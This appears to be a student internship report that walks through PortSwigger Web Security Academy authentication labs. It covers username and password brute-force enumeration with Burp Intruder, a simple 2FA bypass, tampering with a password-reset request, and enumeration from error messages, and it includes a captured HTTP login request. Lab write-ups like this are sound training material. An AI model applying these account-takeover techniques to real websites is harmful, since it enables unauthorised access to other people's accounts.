Internship Assignment Report: Cyber Security and Digital Forensics

Assignment 5:

- **Portswigger:**
    1. https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses
    2. https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass
    3. https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic
    4. https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses
    5. https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-response-timing
    6. https://portswigger.net/web-security/authentication/password-based/lab-broken-bruteforce-protection-ip-block
    7. https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-account-lock
    8. https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic
    9. https://portswigger.net/web-security/authentication/other-mechanisms/lab-brute-forcing-a-stay-logged-in-cookie
    10. https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking
    11. https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware
    12. https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-brute-force-via-password-change
    13. https://portswigger.net/web-security/authentication/password-based/lab-broken-brute-force-protection-multiple-credentials-per-request
    14. https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-bypass-using-a-brute-force-attack

About Me

- **Name:** Yugander Chanupalli
- **Position:** Cyber Security and Digital Forensics
- **Organization:** CyberSecured India
- **Email:** yugander9010@gmail.com
- **Submission Date:** 21/09/2024

PortSwigger

Let's solve labs one by one:


Lab 1: https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses

Username and password enumeration using list of usernames and password


At the very start I tried to login with very familiar usernames and passwords but none of them worked well.


So now I have to enumerate the username first at this point we can use both enumerations at once but it takes lot of time to find correct passwords due to the number of request it made. Generally it works based on permutations simply trying to login using multiple combinations.

After using intruder I managed to find the correct username. Now, I have to find the password so I captured the request again.




I started the attack by adding password field on request and payload on intruder.






After monitoring the length of all the requests I managed to find the correct request with valid password.




Now I forwarded the request to repeater to check the status and when I send it returned 302 found response. so, it confirmed me these are is valid credentials.



Then immediately i went to my browser and tried to login with these credentials and it allows me to login to account our lab is solved.

Below image shows that the completion of my lab.



Lab 2: https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass

Working of 2fa:

To protect unauthorized access many web applications use 2 factor-authentication the main aim to verify the user twice before giving access by this we can achieve more protection even when attacker knows the password he would not managed to get access.

In this task there is two accounts one is mine and another is victim and now I tried to login to check the functionality of application. So I found that before login to the account I have to enter the otp which is sent to registered email for verification.


Now I fired up my burpsuite to capture all the requests and found nothing so I realized that I have to tamper the application so we already familiar with the idor attacks where we can hit the endpoint then we can able to access the content.


After entering the victim credentials I am asked to enter otp sent to email I observed the url and simply I modified the url parameter to my account surprisingly , the account is accessed so the client side function is not verifying the otp.


This is the complete process of solving lab2


Below screenshots demonstrate the exploitation


The first four images showing the process of working and below of them are useful in observing the process of exploitation.









https://0a41001004fecd27800ae9f100aa00d5.web-security-academy.net/my-account?id=wiener
Web Security Academy
2FA simple bypass
Email client
Back to lab description
LAB Not solved
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@exploit-0aab00c604f0cda380cee8e0013200af.exploit-server.net
Email
Update email


https://0a41001004fecd27800ae9f100aa00d5.web-security-academy.net/login
Web Security Academy
2FA simple bypass
Email client
Back to lab description
LAB Not solved
Login
Username
carlos
Password
Log in


https://0a41001004fecd27800ae9f100aa00d5.web-security-academy.net/my-account
Web Security Academy
2FA simple bypass
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: carlos
Your email is: carlos@carlos-montoya.net
Email
Update email

Lab 3: https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic


Forgot password:

Many web application use this functionality to allow users to access their account when they lost their password. Simply, user would click the forgot password and enter his email id then a link to reset password would visible to him. Now he just navigate to that link and there he used to set new password. This is the whole working process.

So our task is to change the password for another user using our account for this I opened my burpsuite to capture all the requests and I found one request is interesting. When I enter new password I found that the request is using the username of account to reset password so that I changed the username to our target one and send that request to server. To check our request is successful I tried to login to the account using the target username and the password I entered in request earlier. The account is successfully accessed so this is all about the scenario. I attach few images to understand the attack better.

I modified the below request to change the password of user carlos and send this to server.

Then I tried to login through the username and password




Request

Pretty Raw Hex

```
POST /login HTTP/2
Host: 0a770095048f29ef84750abb00b300b3.web-security-academy.net
Cookie: session=7PiTiKOE0HhtEsOy9ljvgDil85XIqqap
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin:
https://0a770095048f29ef84750abb00b300b3.web-security-academy.net
Dnt: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a770095048f29ef84750abb00b300b3.web-security-academy.net
/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

username=carlos&password=peter
```




Lab 4: https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses

Login Functionality:

When we enter correct login details then the application is redirected to the home page if the details are wrong then it displays an error message saying invalid username or password. Here, our task is to enumerate the username but it is very challenging situation when application behaves same when we enter any combination like above said. But I have to find the username task mentioned that there is a small detail which helps me to find the valid username. So, After trying multiple attempts I went to watch the solution and I managed to get the valid username.

Solution is simple but a small detail on error message. The application returning the message without period at the end. So, this is our valid username to get this we need to use regex for that in intruder there is a option called regex extract and I added the regex by highlighting the error message and started attack.

